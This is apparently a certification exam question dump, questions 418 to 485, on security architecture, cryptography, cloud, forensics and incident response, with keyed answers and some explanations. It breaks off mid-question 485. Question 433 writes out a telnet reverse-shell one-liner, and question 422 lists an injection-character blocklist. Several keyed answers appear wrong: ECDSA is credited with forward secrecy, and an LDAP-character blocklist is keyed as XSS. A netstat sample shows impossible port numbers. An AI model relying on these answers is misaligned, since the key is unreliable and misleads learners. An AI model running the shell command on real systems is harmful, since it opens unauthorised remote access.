A security solution uses a sandbox environment to execute zero-day software and collect indicators of compromise. Which of the following should the organization do to BEST take advantage of this solution?

A. Develop an Nmap plug-in to detect the indicator of compromise.
B. Update the organization's group policy.
C. Include the signature in the vulnerability scanning tool.
D. Deliver an updated threat signature throughout the EDR system.

Answer: D

QUESTION 418
A company wants to implement a new website that will be accessible via browsers with no mobile applications available. The new website will allow customers to submit sensitive medical information securely and receive online medical advice. The company already has multiple other websites where it provides various public health data and information. The new website must implement the following:

```
- The highest form of web identity validation
- Encryption of all web transactions
- The strongest encryption in-transit
- Logical separation based on data sensitivity
```

Other things that should be considered include:

```
- The company operates multiple other websites that use encryption.
- The company wants to minimize total expenditure.
- The company wants to minimize complexity.
```

Which of the following should the company implement on its new website? (Choose two.)

A. Wildcard certificate
B. EV certificate
C. Mutual authentication
D. Certificate pinning
E. SSO
F. HSTS

Answer: BF
Explanation:

HTTP Strict Transport Security (HSTS), HTTP Strict Transport Security allows a site to request that it always be contacted over HTTPS.

QUESTION 419
Which of the following is used to assess compliance with internal and external requirements?

A. RACI matrix
B. Audit report
C. After-action report
D. Business continuity plan

Answer: B

QUESTION 420
A network administrator for a completely air-gapped and closed system has noticed that anomalous external files have been uploaded to one of the critical servers. The administrator has reviewed logs in the SIEM that were collected from security appliances, network infrastructure devices, and endpoints. Which of the following processes, if executed, would be MOST likely to expose an attacker?

A. Reviewing video from IP cameras within the facility
B. Reconfiguring the SIEM connectors to collect data from the perimeter network hosts
C. Implementing integrity checks on endpoint computing devices
D. Looking for privileged credential reuse on the network

Answer: D
Explanation:
Looking for privileged credential reuse on the network is the most likely process that would expose an attacker. The anomalous external files on the server suggest that the attacker gained access to the system. Therefore, the attacker must have had privileged credentials or access that allowed them to upload the files. By looking for privileged credential reuse on the network, the administrator can identify any credentials that have been compromised and potentially used by the attacker to gain access to the system. This information can be used to revoke compromised credentials, change passwords, and implement additional security measures to prevent future attacks.

QUESTION 421
A security engineer is implementing a server-side TLS configuration that provides forward secrecy and authenticated encryption with associated data. Which of the following algorithms, when combined into a cipher suite, will meet these requirements? (Choose three.)

A. EDE
B. CBC
C. GCM
D. AES
E. RSA
F. RC4
G. ECDSA
H. DH

Answer: CDG
Explanation:
Forward secrecy is a feature that ensures that encrypted communications are secure even if the private keys are compromised in the future. Authenticated encryption with associated data (AEAD) is a mode of encryption that provides confidentiality, integrity, and authenticity.

GCM (Galois/Counter Mode) is a block cipher mode that provides AEAD encryption, authenticity, and integrity. AES (Advanced Encryption Standard) is a symmetric block cipher algorithm used in GCM mode for providing encryption. ECDSA (Elliptic Curve Digital Signature Algorithm) is a public-key cryptographic algorithm used to provide authentication.

QUESTION 422
A security architect is advising the application team to implement the following controls in the application before it is released:

```
- Least privilege
- Blocklist input validation for the following characters: \<>;, ="#+
```

Based on the requirements, which of the following attacks is the security architect trying to prevent?

A. XML injection
B. LDAP injection
C. CSRF
D. XSS

Answer: D

QUESTION 423
A company wants to use a process to embed a sign of ownership covertly inside a proprietary document without adding any identifying attributes. Which of the following would be BEST to use as part of the process to support copyright protections of the document?

A. Steganography
B. E-signature
C. Watermarking
D. Cryptography

Answer: A
Explanation:
Steganography would be the best choice in this scenario. Steganography is the practice of hiding information within other information, such as embedding a message inside an image or other file format. This would allow the company to embed a sign of ownership within the document without adding any visible or identifiable attributes. It would also make it more difficult for someone to remove or alter the sign of ownership.

QUESTION 424
A security analyst is using data provided from a recent penetration test to calculate CVSS scores to prioritize remediation. Which of the following metric groups would the analyst need to determine to get the overall scores? (Choose three.)

A. Temporal
B. Availability
C. Integrity
D. Confidentiality
E. Base
F. Environmental
G. Impact
H. Attack vector

Answer: AEF
Explanation:
Base: This group contains the fundamental qualities of a vulnerability and includes metrics such as attack complexity and exploitability.
Temporal: This group contains qualities that change over time like patch level, availability of exploit code, and remediation level.
Environmental: This group contains qualities that are specific to an organization's environment such as business value and asset criticality.

QUESTION 425
During a recent security incident investigation, a security analyst mistakenly turned off the infected machine prior to consulting with a forensic analyst. Upon rebooting the machine, a malicious script that was running as a background process was no longer present. As a result, potentially useful evidence was lost. Which of the following should the security analyst have followed?

A. Order of volatility
B. Chain of custody
C. Verification
D. Secure storage

Answer: A
Explanation:
In forensics, order of volatility refers to the order in which you should collect evidence. Highly volatile data is easily lost, such as data in memory when you turn off a computer. Less volatile data, such as printouts, is relatively permanent and the least volatile.

QUESTION 426
A global organization's Chief Information Security Officer (CISO) has been asked to analyze the risks involved in a plan to move the organization's current MPLS-based WAN network to use commodity internet and SD-WAN hardware. The SD-WAN provider is currently highly regarded but is a regional provider. Which of the following is MOST likely identified as a potential risk by the CISO?

A. The SD-WAN provider would not be able to handle the organization's bandwidth requirements.
B. The operating costs of the MPLS network are too high for the organization.
C. The SD-WAN provider may not be able to support the required troubleshooting and maintenance.
D. Internal IT staff will not be able to properly support remote offices after the migration.

Answer: C
Explanation:
Traditional MPLS network operations centers are known for their focus and troubleshooting

ability, providing end-to-end management of both the WAN edge and circuit. Generally, ISPs aren't as focused, which means the onus is on the vendor to troubleshoot and manage connectivity issues.

QUESTION 427
A company has received threat intelligence about bad routes being advertised. The company has also been receiving reports of degraded internet activity. When looking at the routing table on the edge router, a security engineer discovers the following:

```
Router# show ip route

Codes: I - IGRP derived, R - RIP derived, O - OSPF derived, C - Connected
S - Static,  E -EGP derived, B - BGP derived, * - Candidate default route, IA - OSPF Inter Area Route, D - EIGRP

B 94.81.47.66 [160/5] via 110.99.88.77
B 95.83.57.66 [160/5] via 110.99.82.72
B 97.88.77.66 [160/5] via 110.99.83.73
B 99.38.27.16 [160/5] via 110.99.84.74
B 99.58.47.36 [160/5] via 110.99.85.75
B 99.48.57.56 [160/10] via 110.48.86.76
B 0.0.0.0/0 [160/10] via 110.99.88.77
D 10.0.10.0/24 [90/2172416] via 10.10.10.2
D 10.4.2.0/27 [90/2172416]via 10.10.10.2
```

Which of the following can the company implement to prevent receiving bad routes from peers, while still allowing dynamic updates?

A. OSPF prefix list
B. BGP prefix list
C. EIGRP prefix list
D. DNS

Answer: B

QUESTION 428
A company has moved its sensitive workloads to the cloud and needs to ensure high availability and resiliency of its web-based application. The cloud architecture team was given the following requirements:

```
- The application must run at 70% capacity at all times
- The application must sustain DoS and DDoS attacks.
- Services must recover automatically.
```

Which of the following should the cloud architecture team implement? (Choose three.)

A. Read-only replicas
B. BCP
C. Autoscaling
D. WAF
E. CDN
F. Encryption
G. Continuous snapshots
H. Containerization

Answer: CDG

Explanation:
C. Autoscaling: Autoscaling helps maintain the application at 70% capacity at all times by automatically adding or removing resources based on the current demand. It also ensures that the application is always available even during a surge in demand.
D. WAF: A web application firewall (WAF) helps protect the application against DoS and DDoS attacks by filtering out malicious traffic before it reaches the application. It can also block suspicious traffic and help prevent common web application attacks.
G. Continuous snapshots: Continuous snapshots help ensure that data is not lost in case of a disaster or an attack. By continuously backing up the data, the application can be restored to a recent state in case of a problem.

QUESTION 429
A security architect is working with a new customer to find a vulnerability assessment solution that meets the following requirements:

```
- Fast scanning
- The least false positives possible
- Signature-based
- A low impact on servers when performing a scan
```

In addition, the customer has several screened subnets, VLANs, and branch offices. Which of the following will BEST meet the customer's needs?

A. Authenticated scanning
B. Passive scanning
C. Unauthenticated scanning
D. Agent-based scanning

Answer: C
Explanation:
Unauthenticated scanning is fast, has a lower impact on servers, and generates fewer false positives.

QUESTION 430
Real-time, safety-critical systems MOST often use serial busses that:

A. have non-deterministic behavior and are not deployed with encryption.
B. have non-deterministic behavior and are deployed with encryption.
C. have deterministic behavior and are deployed with encryption.
D. have deterministic behavior and are not deployed with encryption.

Answer: D
Explanation:
For safety-critical systems, CAN is the most widely used communication protocol and does not have a built-in encryption mechanism. This prioritizes low latency and deterministic response times over encryption.

QUESTION 431
A company wants to securely manage the APIs that were developed for its in-house applications. Previous penetration tests revealed that developers were embedding unencrypted passwords in the code. Which of the following can the company do to address this finding? (Choose two.)

A. Implement complex, key-length API key management.
B. Implement user session logging.
C. Implement time-based API key management.
D. Use SOAP instead of restful services.
E. Incorporate a DAST into the DevSecOps process to identify the exposure of secrets.
F. Enforce MFA on the developers' workstations and production systems.

Answer: EF
Explanation:
E. Incorporate a DAST (Dynamic Application Security Testing) into the DevSecOps process to identify the exposure of secrets. This will help the company to identify the potential vulnerabilities in the API codes and take necessary measures to address them.
F. Enforce MFA (Multi-Factor Authentication) on the developers' workstations and production systems. This will ensure that the authentication process is more secure and reduce the chances of unencrypted passwords being embedded in the code.

QUESTION 432
When a remote employee traveled overseas, the employee's laptop and several mobile devices with proprietary tools were stolen. The security team requires technical controls be in place to ensure no electronic data is compromised or changed. Which of the following BEST meets this requirement?

A. Mobile device management with remote wipe capabilities
B. Passwordless smart card authorization with biometrics
C. Next-generation endpoint detection and response agent
D. Full disk encryption with centralized key management

Answer: D

QUESTION 433
A penetration tester inputs the following command:

```
telnet 192.168.99.254 343 ! /bin/bash | telnet 192.168.99.254 344
```

This command will allow the penetration tester to establish a:

A. port mirror.
B. network pivot.
C. reverse shell.
D. proxy chain.

Answer: C
Explanation:
The command creates a connection to the remote host 192.168.99.254 on port 343, runs the command /bin/bash, and pipes the output to another connection to the same host on port 344. This creates a reverse shell connection from the remote host to the attacker's machine, allowing the attacker to execute commands on the remote host from their own system.

QUESTION 434
A security engineer is reviewing a record of events after a recent data breach incident that involved the following:

- A hacker conducted reconnaissance and developed a footprint of the company's Internet-facing web application assets.
- A vulnerability in a third-party library was exploited by the hacker, resulting in the compromise of a local account.
- The hacker took advantage of the account's excessive privileges to access a data store and exfiltrate the data without detection.

Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?

A. Dynamic analysis
B. Secure web gateway
C. Software composition analysis
D. User behavior analysis
E. Stateful firewall

Answer: C
Explanation:
Software composition analysis would have stopped this attack from occurring by validating the security of 3rd party libraries before incorporating into code.

QUESTION 435
A security architect updated the security policy to require a proper way to verify that packets received between two parties have not been tampered with and the connection remains private. Which of the following cryptographic techniques can be used to ensure the security policy is being enforced properly?

A. MD5-based envelope method
B. HMAC_SHA256
C. PBKDF2
D. PGP

Answer: B

QUESTION 436
A software assurance analyst reviews an SSH daemon's source code and sees the following:

```
nresp = packet_get_int() ;
     if (nresp > 0) {
          response = xmalloc(nresp*sizeof(char*));
          for (i = 0; i < nresp; i++)
               response[i] = packet_get_string(NULL);
}
```

Based on this code snippet, which of the following attacks is MOST likely to succeed?

A. Race condition
B. Cross-site scripting
C. Integer overflow

D. Driver shimming

Answer: C

QUESTION 437
A security analyst for a managed service provider wants to implement the most up-to-date and effective security methodologies to provide clients with the best offerings. Which of the following resources would the analyst MOST likely adopt?

A. OSINT
B. ISO
C. MITRE ATT&CK
D. OWASP

Answer: C

QUESTION 438
A security manager wants to transition the organization to a zero trust architecture. To meet this requirement, the security manager has instructed administrators to remove trusted zones, role-based access, and one-time authentication. Which of the following will need to be implemented to achieve this objective? (Choose three.)

A. Least privilege
B. VPN
C. Policy automation
D. PKI
E. Firewall
F. Continuous validation
G. Continuous integration
H. IaaS

Answer: ACF
Explanation:
To achieve a zero trust architecture, the following measures will need to be implemented:

Least privilege: The principle of least privilege should be applied to ensure that users and devices only have access to the resources they need to perform their functions. This involves granting the minimum level of access required and then gradually increasing access privileges as needed.

Policy automation: Policies for access control, authentication, and authorization should be automated to reduce the risk of human error and to ensure that policies are consistently applied across the organization.

Continuous validation: Continuous monitoring and validation of user and device behavior is necessary to detect and respond to any anomalies or suspicious activity that may indicate a security breach.

QUESTION 439
A security architect for a manufacturing company must ensure that a new acquisition of IoT devices is securely integrated into the company's Infrastructure. The devices should not directly communicate with other endpoints on the network and must be subject to network traffic

monitoring to identify anomalous traffic. Which of the following would be the BEST solution to meet these requirements?

A. Block all outbound traffic and implement an inline firewall.
B. Allow only wireless connections and proxy the traffic through a network tap.
C. Establish an air-gapped network and implement an IDS.
D. Use a separate VLAN with an ACL and implement network detection and response.

Answer: D
Explanation:
By using a separate VLAN (Virtual Local Area Network) with an Access Control List (ACL), the IoT devices can be isolated from the rest of the network, preventing direct communication with other endpoints on the network. Additionally, by implementing network detection and response, anomalous traffic can be identified and investigated.

QUESTION 440
A digital forensics expert has obtained an ARM binary suspected of including malicious behavior. The expert would like to trace and analyze the ARM binary's execution. Which of the following tools would BEST support this effort?

A. objdump
B. OllyDbg
C. FTK Imager
D. Ghidra

Answer: D
Explanation:
Process of elimination. Ghidra is intended to be used for reverse engineering tasks and is most closely associated with reverse engineering malware.

QUESTION 441
A software developer was just informed by the security team that the company's product has several vulnerabilities. Most of these vulnerabilities were traced to code the developer did not write. The developer does not recognize some of the code, as it was in the software before the developer started on the program and is not tracked for licensing purposes. Which of the following would the developer MOST likely do to mitigate the risks and prevent further issues like these from occurring?

A. Perform supply chain analysis and require third-party suppliers to implement vulnerability management programs.
B. Perform software composition analysis and remediate vulnerabilities found in the software.
C. Perform reverse engineering on the code and rewrite the code in a more secure manner.
D. Perform fuzz testing and implement DAST in the code repositories to find vulnerabilities prior to deployment.

Answer: B

QUESTION 442
A significant weather event caused all systems to fail over to the disaster recovery site successfully. However, successful data replication has not occurred in the last six months, which has resulted in the service being unavailable. Which of the following would BEST prevent this

scenario form happening again?

A. Performing routine tabletop exercises
B. Implementing scheduled, full interruption tests
C. Backing up system log reviews
D. Performing department disaster recovery walk-throughs

Answer: B

QUESTION 443
An organization developed an incident response plan. Which of the following would be BEST to assess the effectiveness of the plan?

A. Requesting a third-party review
B. Generating a checklist by organizational unit
C. Establishing role succession and call lists
D. Creating a playbook
E. Performing a tabletop exercise

Answer: E

QUESTION 444
A new mandate by the corporate security team requires that all endpoints must meet a security baseline before accessing the corporate network. All servers and desktop computers are scanned by the dedicated internal scanner appliance installed in each subnet. However, remote worker laptops do not access the network regularly. Which of the following is the BEST option for the security team to ensure remote worker laptops are scanned before being granted access to the corporate network?

A. Implement network access control to perform host validation of installed patches.
B. Create an 802.1X implementation with certificate-based device identification.
C. Create a vulnerability scanning subnet for remote workers to connect to on the network at headquarters.
D. Install a vulnerability scanning agent on each remote laptop to submit scan data.

Answer: D

QUESTION 445
A penetration tester is testing a company's login form for a web application using a list of known usernames and a common password list. According to a brute-force utility, the penetration tester needs to provide the tool with the proper headers, POST URL with variable names, and the error string returned with an improper login. Which of the following would BEST help the tester to gather this information? (Choose two.)

A. The new source feature of the web browser
B. The logs from the web server
C. The inspect feature from the web browser
D. A tcpdump from the web server
E. An HTTP interceptor
F. The website certificate viewed via the web browser

Answer: CE

QUESTION 446
A security analyst has concerns about malware on an endpoint. The malware is unable to detonate by modifying the kernel response to various system calls. As a test, the analyst modifies a Windows server to respond to system calls as if it was a Linux server. In another test, the analyst modifies the operating system to prevent the malware from identifying target files. Which of the following techniques is the analyst MOST likely using?

A. Honeypot
B. Deception
C. Simulators
D. Sandboxing

Answer: B
Explanation:
Deception involves creating a false reality that attackers or malware will interact with, in order to detect and respond to threats.

QUESTION 447
Users are claiming that a web server is not accessible. A security engineer is unable to view the Internet Services logs for the site. The engineer connects to the server and runs netstat - an and receives the following output:

```
TCP     192.168.5.107:54585     64.78.243.12:443          ESTABLISHED
TCP     192.168.5.107:54587     54.164.78.234:80          ESTABLISHED
TCP     192.168.5.107:54636     104.16.33.27:5228         ESTABLISHED
TCP     192.168.5.107:54676     69.65.64.94:443           ESTABLISHED
TCP     192.168.5.107:54689     91.190.130.171:443        TIME_WAIT
TCP     192.168.5.107:54775     91.190.130.171:443        FIN_WAIT_2
TCP     192.168.5.107:54789     91.190.130.171:443        ESTABLISHED
TCP     192.168.5.107:55983     79.136.88.109:31802       ESTABLISHED
TCP     192.168.5.107:56234     50.112.252.181:443        TIME_WAIT
TCP     192.168.5.107:56874     40.117.100.83:443         ESTABLISHED
TCP     192.168.5.107:00        213.37.55.67:600873       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600874       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600875       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600876       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600877       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600878       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600879       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600880       TIME_WAIT
```

Which of the following is MOST likely happening to the server?

A. Port scanning
B. ARP spoofing
C. Buffer overflow

D. Denial of service

Answer: D
Explanation:
TCP connections in the TIME_WAIT state, which indicates that there are a lot of connections that are being closed. The large number of TIME_WAIT connections can be an indication that the server is experiencing a Denial of Service (DoS).

QUESTION 448
An architect is designing security scheme for an organization that is concerned about APTs. Any proposed architecture must meet the following requirements:

```
- Services must be able to be reconstituted quickly from a known-good
state.
- Network services must be designed to ensure multiple diverse layers
of redundancy.
- Defensive and responsive actions must be automated to reduce human
operator demands.
```

Which of the following designs must be considered to ensure the architect meets these requirements? (Choose three.)

A. Increased efficiency by embracing advanced caching capabilities
B. Geographic distribution of critical data and services
C. Hardened and verified container usage
D. Emulated hardware architecture usage
E. Establishment of warm and hot sites for continuity of operations
F. Heterogeneous architecture
G. Deployment of IPS services that can identify and block malicious traffic
H. Implementation and configuration of a SOAR

Answer: BCH
Explanation:
B. Geographic distribution of critical data and services will ensure that multiple sites are available to restore data and services in the event of an APT attack. This will also reduce the impact of DDoS attacks by ensuring that traffic is spread across multiple sites.
C. Hardened and verified container usage can help to isolate services from one another and protect them from APT attacks. Containerization can provide a secure and scalable platform for deploying services, which can be reconstituted quickly from a known-good state.
H. Implementation and configuration of a SOAR platform will automate the process of responding to and mitigating APT attacks. The SOAR platform will allow the organization to create a set of automated actions that can be executed in response to security events, reducing the human operator demands.

QUESTION 449
A company is on a deadline to roll out an entire CRM platform to all users at one time. However, the company is behind schedule due to reliance on third-party vendors. Which of the following development approaches will allow the company to begin releases but also continue testing and development for future releases?

A. Implement iterative software releases
B. Revise the scope of the project to use a waterfall approach.

C. Change the scope of the project to use the spiral development methodology.
D. Perform continuous integration.

Answer: A
Explanation:
The development approach that will allow the company to begin releases but also continue testing and development for future releases would be to implement iterative software releases. This approach allows the company to release a working version of the CRM platform to all users while continuing to test and develop new features for future releases. The iterative approach also allows for feedback from users to be incorporated into future releases.

QUESTION 450
A third-party organization has implemented a system that allows it to analyze customers' data and deliver analysis results without being able to see the raw data. Which of the following is the organization implementing?

A. Asynchronous keys
B. Homomorphic encryption
C. Data lake
D. Machine learning

Answer: B
Explanation:
The third-party organization is implementing Homomorphic encryption, which is a technique used to perform computations on encrypted data. In this approach, data is encrypted before it is sent to the third-party, and the analysis is performed on the encrypted data, without the third- party seeing the original data. The results are then returned to the customer in encrypted form, which can be decrypted to obtain the analysis results.

QUESTION 451
Which of the following communication protocols is used to create PANs with small, low-power digital radios and supports a large number of nodes?

A. Zigbee
B. Wi-Fi
C. CAN
D. Modbus
E. DNP3

Answer: A

QUESTION 452
A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:

```
- Mobile clients should verity the identity of all social media servers
locally.
- Social media servers should improve TLS performance of their
certificate status.
```

- Social media servers should inform the client to only use HTTPS.

Given the above requirements, which of the following should the company implement? (Choose two.)

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model

Answer: BF

QUESTION 453
Due to budget constraints, an organization created a policy that only permits vulnerabilities rated high and critical according to CVSS to be fixed or mitigated. A security analyst notices that many vulnerabilities that were previously scored as medium are now breaching higher thresholds. Upon further investigation, the analyst notices certain ratings are not aligned with the approved system categorization.

Which of the following can the analyst do to get a better picture of the risk while adhering to the organization's policy?

A. Align the exploitability metrics to the predetermined system categorization.
B. Align the remediation levels to the predetermined system categorization.
C. Align the impact subscore requirements to the predetermined system categorization.
D. Align the attack vectors to the predetermined system categorization.

Answer: C

QUESTION 454
A cloud engineer is tasked with improving the responsiveness and security of a company's cloud-based web application. The company is concerned that international users will experience increased latency.

Which of the following is the BEST technology to mitigate this concern?

A. Caching
B. Containerization
C. Content delivery network
D. Clustering

Answer: C

QUESTION 455
An organization thinks that its network has active, malicious activity on it. Which of the following capabilities would BEST help to expose the adversary?

A. Installing a honeypot and other decoys
B. Expanding SOC functions to include hunting
C. Enumerating asset configurations
D. Performing a penetration test

Answer: A

QUESTION 456
An engineering team has deployed a new VPN service that requires client certificates to be used in order to successfully connect. On iOS devices, however, the following error occurs after importing the .p12 certificate file:

```
mbedTLS: ca certificate is undefined
```

Which of the following is the root cause of this issue?

A. iOS devices have an empty root certificate chain by default.
B. OpenSSL is not configured to support PKCS#12 certificate files.
C. The VPN client configuration is missing the CA private key.
D. The iOS keychain imported only the client public and private keys.

Answer: D

QUESTION 457
A security engineer has been informed by the firewall team that a specific Windows workstation is part of a command-and-control network. The only information the security engineer is receiving is that the traffic is occurring on a non-standard port (TCP 40322). Which of the following commands should the security engineer use FIRST to find the malicious process?

A. tcpdump
B. netstat
C. tasklist
D. traceroute
E. ipconfig

Answer: B

QUESTION 458
In a shared responsibility model for PaaS, which of the following is a customer's responsibility?

A. Network security
B. Physical security
C. OS security
D. Host infrastructure

Answer: A

QUESTION 459
A security engineer notices the company website allows users to select which country they reside

in, such as the following example:

```
https://mycompany.com/main.php?Country=US
```

Which of the following vulnerabilities would MOST likely affect this site?

A. SQL injection
B. Remote file inclusion
C. Directory traversal
D. Unsecure references

Answer: B

QUESTION 460
A bank has multiple subsidiaries that have independent infrastructures. The bank's support teams manage all these environments and want to use a single set of credentials. Which of the following is the BEST way to achieve this goal?

A. SSO
B. Federation
C. Cross-domain
D. Shared credentials

Answer: B

QUESTION 461
A SaaS startup is maturing its DevSecOps program and wants to identify weaknesses earlier in the development process in order to reduce the average time to identify serverless application vulnerabilities and the costs associated with remediation. The startup began its early security testing efforts with DAST to cover public-facing application components and recently implemented a bug bounty program. Which of the following will BEST accomplish the company's objectives? (Choose two.)

A. IAST
B. RASP
C. SAST
D. SCA
E. WAF
F. CMS

Answer: AC

QUESTION 462
Which of the following indicates when a company might not be viable after a disaster?

A. Maximum tolerable downtime
B. Recovery time objective
C. Mean time to recovery
D. Annual loss expectancy

Answer: A

QUESTION 463
During an incident, an employee's web traffic was redirected to a malicious domain. The workstation was compromised, and the attacker was able to modify sensitive data from the company file server. Which of the following solutions would have BEST prevented the initial compromise from happening? (Choose two.)

A. DNSSEC
B. FIM
C. Segmentation
D. Firewall
E. DLP
F. Web proxy

Answer: AF

QUESTION 464
A software company wants to build a platform by integrating with another company's established product. Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

A. Data sovereignty
B. Shared responsibility
C. Source code escrow
D. Safe harbor considerations

Answer: C

QUESTION 465
A security administrator sees several hundred entries in a web server security log that are similar to the following:

```
Staten Island, New York, United States was blocked 10 minutes for exceeding the maximum requests per minute at URL
https://companysite.net/xmlrpc.php
6/7/2021 10:05:15 AM, IP: 151.205.188.74 Hostname: pool-151.205.188.74-nycmny.isp.net
Status: 503
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 Chrome/90.0.44 Safari/537.36
WHOIS: ISP.net (NET-151-196-0-0-1) 151.196.0.0 - 151.205.255.255
```

The network source varies, but the URL, status, and user agent are the same. Which of the following would BEST protect the web server without blocking legitimate traffic?

A. Replace the file xmlrpc.php with a honeypot form to collect further IOCs.
B. Automate the addition of bot IP addresses into a deny list for the web host.
C. Script the daily collection of the WHOIS ranges to add to the WAF as a denied ACL.
D. Block every subnet that is identified as having a bot that is a source of the traffic.

Answer: B

QUESTION 466

An organization had been leveraging RC4 to protect the confidentiality of a continuous, high-throughput 4K video stream but must upgrade to a more modern cipher. The new cipher must maximize speed, particularly on endpoints without crypto instruction sets or coprocessors. Which of the following is MOST likely to meet the organization's requirements?

A. ChaCha20
B. ECDSA
C. Blowfish
D. AES-GCM
E. AES-CBC

Answer: A

QUESTION 467
Which of the following processes involves searching and collecting evidence during an investigation or lawsuit?

A. E-discovery
B. Review analysis
C. Information governance
D. Chain of custody

Answer: A

QUESTION 468
A domestic, publicly traded, online retailer that sells makeup would like to reduce the risks to the most sensitive type of data within the organization but also the impact to compliance. A risk analyst is performing an assessment of the collection and processing of data used within business processes. Which of the following types of data pose the GREATEST risk? (Choose two.)

A. Financial data from transactions
B. Shareholder meeting minutes
C. Data of possible European customers
D. Customers' shipping addresses
E. Deidentified purchasing habits
F. Consumer product purchasing trends

Answer: AC

QUESTION 469
A security engineer is creating a single CSR for the following web server hostnames:

```
- wwwint.internal
- www.company.com
- home.internal
- www.internal
```

Which of the following would meet the requirement?

A. SAN
B. CN
C. CA
D. CRL
E. Issuer

Answer: A

QUESTION 470
A managed security provider (MSP) is engaging with a customer who was working through a complete digital transformation. Part of this transformation involves a move to cloud servers to ensure a scalable, high-performance, online user experience. The current architecture includes:

```
- Directory servers
- Web servers
- Database servers
- Load balancers
- Cloud-native VPN concentrator
- Remote access server
```

The MSP must secure this environment similarly to the infrastructure on premises. Which of the following should the MSP put in place to BEST meet this objective? (Choose three.)

A. Content delivery network
B. Virtual next-generation firewall
C. Web application firewall
D. Software-defined WAN
E. External vulnerability scans
F. Containers

Answer: BCE

QUESTION 471
A security analyst has been tasked with providing key information in the risk register. Which of the following outputs or results would be used to BEST provide the information needed to determine the security posture for a risk decision? (Choose two.)

A. Password cracker
B. SCAP scanner
C. Network traffic analyzer
D. Vulnerability scanner
E. Port scanner
F. Protocol analyzer

Answer: CD

QUESTION 472
An organization is in frequent litigation and has a large number of legal holds. Which of the following types of functionality should the organization's new email system provide?

A. DLP
B. Encryption
C. E-discovery
D. Privacy-level agreements

Answer: C

QUESTION 473
A security engineer based in Iceland works in an environment requiring an on-premises and cloud-based storage solution. The solution should take into consideration the following:

```
1. The company has sensitive data.
2. The company has proprietary data.
3. The company has its headquarters in Iceland, and the data must
always reside in that country.
```

Which cloud deployment model should be used?

A. Hybrid cloud
B. Community cloud
C. Public cloud
D. Private cloud

Answer: A

QUESTION 474
When managing and mitigating SaaS cloud vendor risk, which of the following responsibilities belongs to the client?

A. Data
B. Storage
C. Physical security
D. Network

Answer: A

QUESTION 475
Which of the following should be established when configuring a mobile device to protect user internet privacy, to ensure the connection is encrypted, and to keep user activity hidden? (Choose two.)

A. Proxy
B. Tunneling
C. VDI
D. MDM
E. RDP
F. MAC address randomization

Answer: BF

QUESTION 476
An organization does not have visibility into when company-owned assets are off network or not connected via a VPN. The lack of visibility prevents the organization from meeting security and operational objectives. Which of the following cloud-hosted solutions should the organization implement to help mitigate the risk?

A. Antivirus
B. UEBA
C. EDR
D. HIDS

Answer: C

QUESTION 477
A company has retained the services of a consultant to perform a security assessment. As part of the assessment, the consultant recommends engaging with others in the industry to collaborate in regards to emerging attacks. Which of the following would BEST enable this activity?

A. ISAC
B. OSINT
C. CVSS
D. Threat modeling

Answer: A

QUESTION 478
A law firm experienced a breach in which access was gained to a secure server. During an investigation to determine how the breach occurred, an employee admitted to clicking on a spear-phishing link. A security analyst reviewed the event logs and found the following:

```
- PAM had not been bypassed.
- DLP did not trigger any alerts.
- The antivirus was updated to the most current signatures.
```

Which of the following MOST likely occurred?

A. Exploitation
B. Exfiltration
C. Privilege escalation
D. Lateral movement

Answer: A

QUESTION 479
A company processes sensitive cardholder information that is stored in an internal production database and accessed by internet-facing web servers. The company's Chief Information Security Officer (CISO) is concerned with the risks related to sensitive data exposure and wants to implement tokenization of sensitive information at the record level. The company implements a one-to-many mapping of primary credit card numbers to temporary credit card numbers.

Which of the following should the CISO consider in a tokenization system?

A. Data field watermarking
B. Field tagging
C. Single-use translation
D. Salted hashing

Answer: C

QUESTION 480
A network administrator receives a ticket regarding an error from a remote worker who is trying to reboot a laptop. The laptop has not yet loaded the operating system, and the user is unable to continue the boot process. The administrator is able to provide the user with a recovery PIN, and the user is able to reboot the system and access the device as needed. Which of the following is the MOST likely cause of the error?

A. Lockout of privileged access account
B. Duration of the BitLocker lockout period
C. Failure of the Kerberos time drift sync
D. Failure of TPM authentication

Answer: D

QUESTION 481
A security engineer is concerned about the threat of side-channel attacks. The company experienced a past attack that degraded parts of a SCADA system, causing a fluctuation to 20,000rpm from its normal operating range. As a result, the part deteriorated more quickly than the mean time to failure. A further investigation revealed the attacker was able to determine the acceptable rpm range, and the malware would then fluctuate the rpm until the part failed. Which of the following solutions would be BEST to prevent a side-channel attack in the future?

A. Installing online hardware sensors
B. Air gapping important ICS and machines
C. Implementing a HIDS
D. Installing a SIEM agent on the endpoint

Answer: B

QUESTION 482
Which of the following is the primary reason that a risk practitioner determines the security boundary prior to conducting a risk assessment?

A. To determine the scope of the risk assessment
B. To determine the business owner(s) of the system
C. To decide between conducting a quantitative or qualitative analysis
D. To determine which laws and regulations apply

Answer: A

QUESTION 483
A security architect must mitigate the risks from what is suspected to be an exposed, private cryptographic key. Which of the following is the BEST step to take?

A. Revoke the certificate.
B. Inform all the users of the certificate.
C. Contact the company's Chief Information Security Officer.
D. Disable the website using the suspected certificate.
E. Alert the root CA.

Answer: A

QUESTION 484
An employee's device was missing for 96 hours before being reported. The employee called the help desk to ask for another device. Which of the following phases of the incident response cycle needs improvement?

A. Containment
B. Preparation
C. Resolution
D. Investigation

Answer: B

QUESTION 485
A security consultant has been asked to recommend a secure network design that would:

```
- Permit an existing OPC server to communicate with a new Modbus server
that is controlling electrical relays.
- Limit operational disruptions.
```

Due to the limitations within the Modbus protocol, which of the following configurations should the security engineer recommend as part of the solution?

A. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 135.
B. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port 102.
C. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port 5000.
